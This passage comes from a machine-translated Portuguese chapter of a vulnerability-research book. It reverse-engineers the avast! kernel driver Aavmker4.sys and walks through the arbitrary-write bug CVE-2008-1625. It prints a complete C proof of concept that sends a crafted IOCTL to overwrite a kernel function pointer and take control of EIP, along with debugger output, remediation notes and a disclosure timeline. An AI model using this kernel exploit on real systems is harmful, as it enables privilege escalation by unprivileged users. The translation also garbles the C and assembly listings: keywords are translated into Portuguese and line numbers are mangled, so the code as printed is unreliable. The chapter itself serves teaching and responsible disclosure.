O tipo de transferência é especificado usando o parâmetro Method da macro CTL_CODE. Escrevi uma pequena ferramenta para revelar qual tipo de transferência de dados é usado pelas IOCTLs do *Aavmker4.sys*:

```
01 #include <windows.h>
02 #include <stdio.h>
03
04 int
05 main (int argc, char *argv[])
06 {
07     método de int sem sinal = 0;
08     unsigned int code= 0;
09
10    se (argc != 2) {
11        fprintf (stderr, "Uso: %s < código IOTC>\n", argv[0]);
12        retorno 1;
13    }
14
15    code = strtoul (argv[1], (char **) NULL, 16);
16    method = code & 3;
17
18    switch (method) {
19        caso 0:
20            printf ("METHOD_BUFFERED\n");
21            intervalo;
22        Caso 1:
23            printf ("METHOD_IN_DIRECT\n");
24            intervalo;
25        Caso 2:
26            printf ("METHOD_OUT_DIRECT\n");
27            intervalo;
28        Caso 3:
29            printf ("METHOD_NEITHER\n");
30            intervalo;
31        padrão:
32            fprintf (stderr, "ERRO: método de transferência de dados IOCTL inválido\n");
33            intervalo;
34    }
35
36    retorno 0;
37 }
```

Listagem 6-1: Uma pequena ferramenta que escrevi (*IOCTL_method.c*) para mostrar qual tipo de transferência de dados é usado pelas IOCTLs do *Aavmker4.sys*

Em seguida, compilei a ferramenta com o compilador C de linha de comando do Visual Studio (cl):

```
C:\BHD>cl /nologo IOCTL_method.c
IOCTL_method.c
```

A saída a seguir mostra a ferramenta da Listagem 6 -1 em ação:

```
C:\BHD>IOCTL_method.exe B2D6002C
```


Portanto, o driver usa o tipo de transferência METHOD_BUFFERED para descrever os buffers de entrada e saída de uma solicitação IOCTL. De acordo com as descrições de buffer no Windows Driver Kit, o buffer de entrada dos IOCTLs, que usam o tipo de transferência METHOD_BUFFERED, pode ser encontrado em Irp->AssociatedIrp.SystemBuffer.

Abaixo está um exemplo de uma referência ao buffer de entrada na desmontagem do *Aavmker4.sys*:

```
[...]
.texto:00010CF1      mover    eax, [ebx+0Ch] ; ebx = endereço da IRP
.texto:00010CF4      mover    eax, [eax]
[...]
```

Neste exemplo, EBX contém um ponteiro para a estrutura IRP. No endereço .text:00010CF1, o membro da estrutura IRP no deslocamento 0x0c é referenciado.

```
kd> dt -v -r 2 _IRP
nt!_IRP
struct _IRP, 21 elementos, 0x70 bytes
+0x000 Tipo          : ???
+0x002 Tamanho       : ???
+0x004 MdlAddress    : ??????
+0x008 Sinalizadores : ???
+0x00c AssociatedIrp : união sem nome, 3 elementos, 0x4 bytes
    +0x000 MasterIrp   : ??????
    +0x000 IrpCount    : ???
    +0x000 SystemBuffer : ??????
[...]
```

A saída do WinDbg mostra que o *AssociatedIrp* está localizado nesse deslocamento (*IRP->AssociatedIrp*). No endereço .text:00010CF4, o buffer de entrada da chamada IOCTL é referenciado e armazenado em EAX (*Irp->AssociatedIrp*

.SystemBuffer). Agora que havia encontrado as IOCTLs compatíveis, bem como os dados de entrada da IOCTL, comecei a procurar erros.

Etapa 6: fazer engenharia reversa do manipulador IOCTL

Para encontrar um possível defeito de segurança, auditei o código do manipulador de uma IOCTL de cada vez enquanto rastreava os dados de entrada fornecidos. Quando me deparei com o código IOCTL 0xB2D60030, encontrei um bug sutil.

Se o código IOCTL 0xB2D60030 for solicitado por um aplicativo do espaço do usuário, o código a seguir será executado:

```
[...]
.text:0001098C ; int stdcall sub_1098C(int, PIRP Irp)
.text:0001098C sub_1098C      proc near               DATA XREF: DriverEntry+130
[...]
.text:00010D28      cmpeax  , 0B2D60030h ; IOCTL-Code == 0xB2D60030 ?
.text:00010D2D      jzshort loc_10DAB ; if so -> loc_10DAB
[...]
```


Se o código IOCTL solicitado corresponder a 0xB2D60030 (consulte .text:00010D28), o código do assembler no endereço .text:00010DAB (loc_10DAB) é executada:

```
[...]
.text:000109B8      movesi, [eax+8]    ; ULONG InputBufferLength
.text:000109BB      mov    [ebp+var_1C], esi
[...]
.text:00010DAB loc_10DAB:           ; CODE XREF: sub_1098C+3A1
.text:00010DAB xor edi, edi          ; EDI = 0
.text:00010DAD cmp byte_1240C, 0
.text:00010DB4 jz short loc_10DC9
loc_10DC9 [...]
.text:00010DC9 loc_10DC9:           ; CODE XREF: sub_1098C+428
.text:00010DC9 movesi, [ebx+0Ch]   ; Irp->AssociatedIrp.SystemBuffer
.text:00010DCC cmp    [ebp+var_1C], 878h ; comprimento dos dados de entrada == 0x878 ?
.text:00010DD3 jz     short loc_10DDF if so -> loc_10DDF
[...]
```

O registro EBX contém um ponteiro para a estrutura IRP e, no endereço .text:00010DC9, um ponteiro para os dados do buffer de entrada é armazenado no ESI (Irp->AssociatedIrp.SystemBuffer).

No início da rotina de despacho, o InputBufferLength da solicitação é armazenado na variável de pilha var_1c (consulte .text:000109BB). O comprimento dos dados de entrada no endereço .text:00010DCC é comparado com o valor 0x878 (consulte a Figura 6-4).




Figura 6-4: Visualização do gráfico do caminho do código vulnerável no IDA Pro, parte 1

Se o comprimento dos dados for igual a 0x878, os dados de entrada controlados pelo usuário, apontados por ESI, serão processados posteriormente:

```
[...]
.text:00010DDF loc_10DDF:          ; CODE XREF: sub_1098C+447
.text:00010DDF      mov    [ebp+var_4], edi
.text:00010DE2      cmp    [esi], edi      ; ESI == dados de entrada
.text:00010DE4      jz     short loc_10E34  se os dados de entrada == NULL ->
loc_10E34 [...]
.text:00010DE6      moveax, [esi+870h] ; ESI e EAX estão apontando para o →
                           dados de entrada
.text:00010DEC      mov    [ebp+var_48], eax ; um ponteiro para dados controlados pelo
usuário →
                           é armazenado em var_48
.text:00010DEF      cmp    dword ptr [eax], 0D0DEAD07h ; validação dos dados de entrada
.text:00010DF5      jnz   short loc_10E00
[...]
.text:00010DF7      cmp    dword ptr [eax+4], 10BAD0BAh ; validação dos dados de
entrada
.text:00010DFE      jz     short loc_10E06
[...]
```

O código no endereço .text:00010DE2 verifica se os dados de entrada são iguais a NULL. Se os dados de entrada não forem NULL, um ponteiro desses dados é extraído em [user_data+0x870] e armazenado em EAX (consulte .text:00010DE6). Esse valor de ponteiro é armazenado na variável de pilha var_48 (consulte .text:00010DEC). Em seguida, é feita uma verificação para ver se os dados, apontados por EAX, começam com os valores 0xD0DEAD07 e 0x10BAD0BA (consulte .text:00010DEF e .text:00010DF7). Em caso afirmativo, a análise dos dados de entrada continua:

```
[...]
.text:00010E06 loc_10E06:          ; CODE XREF: sub_1098C+472
.text:00010E06      xoredx , edx
.text:00010E08      moveax, [ebp+var_48]
.text:00010E0B      mov    [eax], edx
.text:00010E0D      mov    [eax+4], edx
.text:00010E10      addesi , 4       ; endereço de origem
.text:00010E13      movecx , 21Ah   ; comprimento
.text:00010E18      movedi , [eax+18h] ; endereço de destino
.text:00010E1B rep  movsd           ; memcpy()
[...]
```

A instrução rep movsd no endereço .text:00010E1B representa uma função `memcpy()`. Portanto, ESI mantém o endereço de origem, EDI mantém o endereço de destino, e ECX mantém o comprimento para a operação de cópia. O ECX recebe o valor 0x21a (consulte .text:00010E13). ESI aponta para os dados IOCTL controlados pelo usuário (consulte .text:00010E10), e EDI também é derivado de dados controlados pelo usuário apontados por EAX (consulte .text:00010E18 e Figura 6-5).




Figura 6-5: Visualização do gráfico do caminho do código vulnerável no IDA Pro, parte 2

Aqui está um pseudocódigo C da chamada `memcpy()`:

```
memcpy ([EAX+0x18], ESI + 4, 0x21a * 4);
```

Ou, em termos mais abstratos:

```
memcpy (user_controlled_address, user_controlled_data, 0x868);
```

Portanto, é possível gravar 0x868 bytes ($0x21a * 4$ bytes, pois a instrução `movsd` copia DWORDs de um local para outro) de dados controláveis pelo usuário em um endereço arbitrário controlado pelo usuário no espaço do usuário ou do kernel. Muito bom!

A anatomia do bug, diagramada na Figura 6-6, é a seguinte:

1. Uma solicitação IOCTL (`0xB2D60030`) é enviada ao driver do kernel `Aavmker4.sys` usando o dispositivo `AavmKer4`.
2. O código do driver verifica se o comprimento dos dados de entrada IOCTL é igual ao valor `0x878`. Se for, prossiga para a etapa 3.




Figura 6-6: Visão geral da vulnerabilidade, desde a solicitação IOCTL até a corrupção da memória

3. O driver verifica se os dados de entrada IOCTL controlados pelo usuário contêm os valores 0xD0DEAD07 e 0x10BAD0BA. Em caso afirmativo, prossiga para a etapa 4.
4. A chamada errônea de `memcpy()` é executada.
5. A memória está corrompida.

6.2 Exploração

Para obter o controle do EIP, primeiro tive que encontrar um endereço de destino adequado para substituir. Ao pesquisar a rotina de despacho IOCTL, encontrei dois locais onde um ponteiro de função é chamado:

```
[...]
.texto:00010D8F      empurr 2          ; _DWORD
                    ar
.texto:00010D91      empurr 1          ; _DWORD
                    ar
.texto:00010D93      empurr 1          ; _DWORD
                    ar
.texto:00010D95      empurr dword ptr [eax] ; _DWORD
                    ar
.texto:00010D97      chamad KeGetCurrentThread
                    a
.texto:00010D9C      empurr eax        ; _DWORD
                    ar
.texto:00010D9D      chamad dword_12460    ; o ponteiro de função é chamado
                    a
```

```

.texto:00010DA3      mover    [ebx+18h], eax
.text:00010DA6      jmp     loc_10F04
[...]
.text:00010DB6      empurr  2          ; _DWORD
                    ar
.text:00010DB8      empurr  1          ; _DWORD
                    ar
.text:00010DBA      empurrar 1         ; _DWORD
.text:00010DBC      empurrar edi        ; _DWORD
.text:00010DBD      chamada KeGetCurrentThread
.text:00010DC2      empurrar eax        ; _DWORD
.texto:00010DC3      chamada dword_12460 ; o ponteiro de função é chamado
[...]
.data:00012460 ; int ( stdcall *dword_12460 )(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD)
.data:00012460      dword_12460dd 0 ; o ponteiro de função é declarado
[...]

```

O ponteiro de função declarado em .data:00012460 é chamado em .text:00010D9D e .text:00010DC3 na rotina de despacho. Para obter controle sobre o EIP, tudo o que eu precisava fazer era sobrescrever esse ponteiro de função e esperar que ele fosse chamado. Escrevi o seguinte código POC para manipular o ponteiro de função:

```

01 #include <windows.h>
02 #include <winnioctl.h>
03 #include <stdio.h>
04 #include <psapi.h>
05
06 #define           IOCTL0xB2D60030 // IOCTL
vulnerável 07 #define INPUTBUFFER_SIZE    0x878//
comprimento dos dados de entrada 08
09_ inline void
10 memset32 (void* dest, unsigned int fill, unsigned int count)
11 {
12 se (contagem > 0) {
13   _asm {
14     mov  eax, fill // padrão
15     mov  ecx, count // count
16     mov  edi, dest // dest
17     representante stosd;
18   }
19 }
20 }
21
22 int sem sinal
23 GetDriverLoadAddress (char *drivername)
24 {
25   LPVOID      drivers[1024];
26   DWORD       cbNeeded = 0;
27   int         cDrivers = 0;
28   int          i= 0;
29   const char *      ptr= NULL;
30   unsigned int      addr= 0;
31
32 Se (EnumDeviceDrivers (drivers, sizeof (drivers), &cbNeeded) &&

```

```
33             cbNeeded < sizeof (drivers)) {
34     char szDriver[1024];
35
36     cDrivers = cbNeeded / sizeof (drivers[0]);
37
38     for (i = 0; i < cDrivers; i++) {
39         Se (GetDeviceDriverBaseName (drivers[i], szDriver,
40                                     sizeof (szDriver) / sizeof (szDriver[0])))) {
```

```

41     Se (!strcmp (szDriver, drivername, 8)) {
42         printf ("%s (%08x)\n", szDriver, drivers[i]);
43         return (unsigned int)(drivers[i]);
44     }
45 }
46 }
47 }
48
49 fprintf (stderr, "ERRO: não é possível obter o endereço do driver %s\n",
50 drivername); 50
51 retornar 0;
52 }
53
54 int
55 principal (void)
56 {
57     HANDLE          hDevice;
58     char *           InputBuffer= NULL;
59     BOOL             retval= TRUE;
60     unsigned int     driveraddr= 0;
61     unsigned int     pattern1= 0xD0DEAD07;
62     unsigned int     pattern2= 0x10BAD0BA;
63     unsigned int     addr_to_overwrite = 0;           // endereço a ser sobreescrito
64     char            data[2048];
65
66     // obter o endereço base do driver
67     Se (!(driveraddr = GetDriverLoadAddress ("Aavmker4"))) {
68         retorno 1;
69     }
70
71     // endereço do ponteiro de função em .data:00012460 que é substituído
72     addr_to_overwrite = driveraddr + 0x2460;
73
74     // alocar InputBuffer
75     InputBuffer = (char *)VirtualAlloc ((LPVOID)0,
76                                         INPUTBUFFER_SIZE,
77                                         MEM_COMMIT | MEM_RESERVE,
78                                         PAGE_EXECUTE_READWRITE);
79
80     /////////////////////////////////
81     // Dados do InputBuffer:
82     //
83     // .text:00010DC9 mov esi, [ebx+0Ch] ; ESI == InputBuffer 84
84     // preencher InputBuffer com As
85     memset (InputBuffer, 0x41, INPUTBUFFER_SIZE); 87
86     // .text:00010DE6 mov eax, [esi+870h] ; EAX == ponteiro para "dados"
87     memset32 (InputBuffer + 0x870, (unsigned int)&data, 1); 90
88     /////////////////////////////////
89     // dados:
90     //
91     // Como o buffer "data" é usado como um parâmetro para um kernel de janelas "KeSetEvent"
92     // função, ela precisa conter alguns ponteiros válidos (.text:00010E2C call ds:KeSetEvent)
93     memset32 (data, (unsigned int)&data, sizeof (data) / sizeof (unsigned int)); 98

```

```

99 // .text:00010DEF cmp dword ptr [eax], 0D0DEAD07h ; EAX == ponteiro para "dados"
100 memset32 (dados, pattern1, 1);
101
102 // .text:00010DF7 cmp dword ptr [eax+4], 10BAD0BAh ; EAX == ponteiro para "dados"
103 memset32 (data + 4, pattern2, 1);
104
105 // .text:00010E18 mov edi, [eax+18h] ; EAX == ponteiro para "dados"
106 memset32 (data + 0x18, addr_to_overwrite, 1);
107
108 /////////////////////////////////
109 // abrir dispositivo
110 hDevice = CreateFile (TEXT("\\\\.\AvmKer4"),
111     GENERIC_READ | GENERIC_WRITE,
112     FILE_SHARE_READ | FILE_SHARE_WRITE,
113     NULL,
114     OPEN_EXISTING,
115     0,
116     NULL);
117
118 Se (hDevice != INVALID_HANDLE_VALUE) {
119     DWORD retlen = 0;
120
121     // enviar solicitação IOCTL maligna
122     retval = DeviceIoControl (hDevice,
123         IOCTL,
124         (LPVOID)InputBuffer,
125         INPUTBUFFER_SIZE,
126         (LPVOID)NULL,
127         0,
128         &retlen,
129         NULL);
130
131     se (!retval) {
132         fprintf (stderr, "[-] Erro: DeviceIoControl falhou\n");
133     }
134
135 } else {
136     fprintf (stderr, "[-] Erro: Não foi possível abrir o dispositivo.\n");
137 }
138
139 retorno (0);
140 }

```

Listagem 6-2: O código POC que escrevi para manipular o ponteiro de função em .data:00012460 (poc.c)

Na linha 67 da Listagem 6-2, o endereço base do driver na memória é armazenado em `driveraddr`. Em seguida, na linha 72, o endereço do ponteiro de função é calculado; isso é sobreescrito pela chamada `memcpy()` manipulada. Um buffer de `INPUTBUFFER_SIZE` (0x878) bytes é alocado na linha 75. Esse buffer contém os dados de entrada `IOCTL`, que são preenchidos com o valor hexadecimal 0x41 (consulte a linha 86). Em seguida, um ponteiro para outra matriz de dados é copiado para o buffer de dados de entrada (consulte a linha 89). Na desmontagem do driver, esse ponteiro é referenciado no endereço `.text:00010DE6: mov eax, [esi+870h]`.

Diretamente após a chamada da função `memcpy()`, a função do kernel `KeSetEvent()` é chamada:

```
[...]
.texto:00010E10      adicionar    esi, 4          ; endereço de origem
.texto:00010E13      mover        ecx, 21Ah       ; comprimento
.texto:00010E18      mover        edi, [eax+18h]   ; endereço de destino
.text:                 00010E1Brep movsd      ; memcpy()
.texto:00010E1D      dec         PendingCount2
.text:00010E23      incdword    ptr [eax+20h]
.texto:00010E26      push        edx           ; Espera
.text:00010E27      push        edx           ; Incrementa
.text:00010E28      addeax     , 8            ; 
.texto:00010E2B      push        eax           ; Parâmetro de KeSetEvent
.text:00010E2B      IOCTL()                ; (eax = dados de entrada
.texto:00010E2C      chamada    ds :KeSetEvent ; KeSetEvent é chamado
.text:00010E32      xoredi     , edi
[...]
```

Como os dados derivados do usuário apontados por EAX são usados como parâmetro para essa função (consulte `.text:00010E2B`), o buffer de dados precisa ser preenchido com ponteiros válidos para evitar uma violação de acesso. Preenchi todo o buffer com seu próprio endereço válido no espaço do usuário (consulte a linha 97). Em seguida, nas linhas 100 e 103, os dois padrões esperados são copiados para o buffer de dados (consulte `.text:00010DEF` e `.text:00010DF7`) e, na linha 106, o endereço de destino da função `memcpy()` é copiado para o buffer de dados (`.text:00010E18 mov edi, [eax+18h]`). O dispositivo do driver é então aberto para leitura e gravação (consulte linha 110), e a solicitação `IOCTL` maliciosa é enviada ao driver do kernel vulnerável (consulte a linha 122).

Depois de desenvolver esse código de POC, inicie o sistema convidado VMware do Windows XP e anexei o WinDbg ao kernel (consulte a Seção B.2 para obter uma descrição dos seguintes comandos do depurador):

```
kd> .sympath SRV*c:\WinDBGSymbols*http://msdl.microsoft.com/download/symbols
kd> .reload
[...]
kd> g
Exceção de instrução de interrupção - código 80000003 (primeira chance)
*****
* Você está vendo essa mensagem porque pressionou
*   CTRL+C (se você executar o kd.exe) ou,
*   CTRL+BREAK (se você executar o WinDBG),
*   no teclado de sua máquina de depuração.
*
* ISSO NÃO É UM BUG NEM UMA FALHA DO SISTEMA
*
* Se não tiver a intenção de entrar no depurador, pressione a tecla "g" e, em seguida
* pressione a tecla "Enter" agora. Essa mensagem poderá reaparecer imediatamente. Se ela
* faz, pressione "g" e "Enter" novamente.
*
```

```
nt!RtlpBreakWithStatusInstruction:  
80527bdc cc          int     3
```

```
kd> g
```

Em seguida, compilei o código POC com o compilador C de linha de comando do Visual Studio (cl) e o executei como um usuário sem privilégios dentro do sistema convidado VMware:

```
C:\BHD\avast>cl /nologo poc.c psapi.lib  
C:\BHD\avast>poc.exe
```

Depois que executei o código POC, nada aconteceu. Então, como eu poderia descobrir se o ponteiro de função foi manipulado com sucesso? Bem, tudo o que eu precisava fazer era acionar o mecanismo antivírus abrindo um executável arbitrário. Abri o Internet Explorer e recebi a seguinte mensagem no depurador:

```
##### AAVMKER: RQ ERRADO #####  
Violação de acesso - código c0000005 (!!! segunda chance  
!!!) 41414141 ?????
```

Sim! O ponteiro de instruções parecia estar sob meu total controle. Para verificar isso, solicitei mais informações ao depurador:

```
kd> kb  
ChildEBP RetAddr Args to Child  
AVISO: O quadro IP não está em nenhum módulo conhecido. Os quadros a seguir podem estar errados.  
ee91abc0 f7925da3 862026a8 e1cd33a8 00000001 0x41414141  
ee91ac34 804ee119 86164030 860756b8 806d22d0 Aavmker4+0xda3  
ee91ac44 80574d5e 86075728 861494e8 860756b8 nt!IopfCallDriver+0x31  
ee91ac58 80575bff 86164030 860756b8 861494e8 nt!IopSynchronousServiceTail+0x70  
ee91ad00 8056e46c 00000011c 00000000 00000000 nt!IopXxxControlFile+0x5e7  
ee91ad34 8053d638 00000011c 00000000 00000000 nt!NtDeviceIoControlFile+0x2a  
ee91ad34 7c90e4f4 00000011c 00000000 00000000 nt!KiFastCallEntry+0xf8  
0184c4d4 650052be 00000011c b2d60034 0184ff74 0x7c90e4f4  
0184ffb4 7c80b713 0016d2a0 00150000 0016bd90 0x650052be  
0184ffec 00000000 65004f98 0016d2a0 00000000 0x7c80b713
```

```
kd> r  
eax=862026a8 ebx=860756b8 ecx=b2d6005b edx=00000000 esi=00000008 edi=861494e8  
eip=41414141 esp=ee91abc4 ebp=ee91ac34 iopl=0 nv up ei pl nz na po nc cs=0008  
ss=0010 ds=0023 es=0023 fs=0030 gs=0000efl=00010202 41414141 ?????
```

O processo de exploração, ilustrado na Figura 6-7, foi o seguinte:

1. O comprimento dos dados de entrada é 0x878? Se for, prossiga para a etapa 2.
2. Os dados do buffer do espaço do usuário são referenciados.
3. Os padrões esperados são encontrados em data[0] e data[4]?

Em caso afirmativo, prossiga para a etapa 4.




Figura 6-7: Diagrama de minha exploração da vulnerabilidade do avast!

- O endereço de destino da chamada `memcpy()` é referenciado.
- A função `memcpy()` copia os dados de entrada IOCTL para o arquivo `.data` área do kernel.
- O ponteiro de função manipulado oferece controle total sobre o EIP.

Se o código POC for executado sem um depurador de kernel conectado, a famosa Tela Azul da Morte (BSOD) será exibida (consulte a Figura 6-8).

```

A problem has been detected and windows has been shut down to prevent damage
to your computer.

if this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to be sure you have adequate disk space. If a driver is
identified in the stop message, disable the driver or check
with the manufacturer for driver updates. Try changing video
adapters.

Check with your hardware vendor for any BIOS updates. Disable
BIOS memory options such as caching or shadowing. If you need
to use Safe Mode to remove or disable components, restart your
computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x0000008E (0xC0000005,0x41414141,0xEE965B50,0x00000000)

Beginning dump of physical memory
Physical memory dump complete.
Contact your system administrator or technical support group for further
assistance.

```

Figura 6-8: A tela azul da morte (BSOD)

Depois que obtive o controle sobre a EIP, desenvolvi duas explorações. Um deles concede direitos SYSTEM a qualquer usuário que o solicite (escalonamento de privilégios) e o outro instala um rootkit no kernel usando a conhecida técnica DKOM (Direct Kernel Object Manipulation).¹⁶

Leis rígidas me proíbem de fornecer um exploit completo e funcional, mas, se estiver interessado, você pode assistir a um vídeo do exploit em ação no site do livro.¹⁷

6.3 Remediação de vulnerabilidades

Sábado, 29 de março de 2008

Informei a ALWIL Software sobre o bug em 18 de março de 2008, e ela lançou uma versão atualizada do avast! hoje. Uau, isso foi muito rápido para um fornecedor de software comercial!

6.4 Lições aprendidas

Como programador e desenvolvedor de drivers de kernel:

- Defina configurações de segurança rígidas para objetos de dispositivos exportados. Não permita que usuários sem privilégios leiam ou gravem nesses dispositivos.
- Sempre tome cuidado para validar corretamente os dados de entrada.
- Os endereços de destino para operações de cópia de memória não devem ser extraídos de dados fornecidos pelo usuário.

6.5 Adendo

Domingo, 30 de março de 2008

Como a vulnerabilidade foi corrigida e uma nova versão do avast! já está disponível, lancei um aviso de segurança detalhado em meu site hoje.¹⁸ O bug foi designado como CVE-2008-1625. A Figura 6-9 mostra a linha do tempo da correção da vulnerabilidade.




Figura 6-9: Linha do tempo desde a notificação do fornecedor até o lançamento da minha consultoria de segurança

Notas

1. Consulte SANS Top 20 Internet Security Problems, Threats and Risks (Atualização Anual de 2007), <http://www.sans.org/top20/2007/>.
2. Consulte <http://www.virustotal.com/>.
3. Consulte <http://www.avast.com/>.
4. Consulte <http://www.vmware.com/>.
5. O WinDbg, o depurador "oficial" do Windows da Microsoft, é distribuído como parte do conjunto gratuito "Ferramentas de depuração para Windows", disponível em <http://www.microsoft.com/whdc/DevTools/Debugging/default.mspx>.
6. Você pode encontrar um link de download para uma versão de teste vulnerável do avast! Profes-sional 4.7 em <http://www.trapkit.de/books/bhd/>.
7. Consulte <http://www.nirsoft.net/utils/driverview.html>.
8. Consulte <http://www.hex-rays.com/idapro/>.
9. Consulte Mark E. Russinovich e David A. Solomon, *Microsoft Windows Internals: Microsoft Windows Server 2003, Windows XP, and Windows 2000, 4th ed.* (Redmond, WA: Microsoft Press, 2005).
10. Consulte a biblioteca MSDN : Desenvolvimento do Windows: Kit de drivers do Windows: Arquitetura de driver no modo kernel: Referência: Rotinas de driver padrão: DriverEntry em <http://msdn.microsoft.com/en-us/library/ff544113.aspx>.
11. O WinObj está disponível em <http://technet.microsoft.com/en-us/sysinternals/bb896657.aspx>.
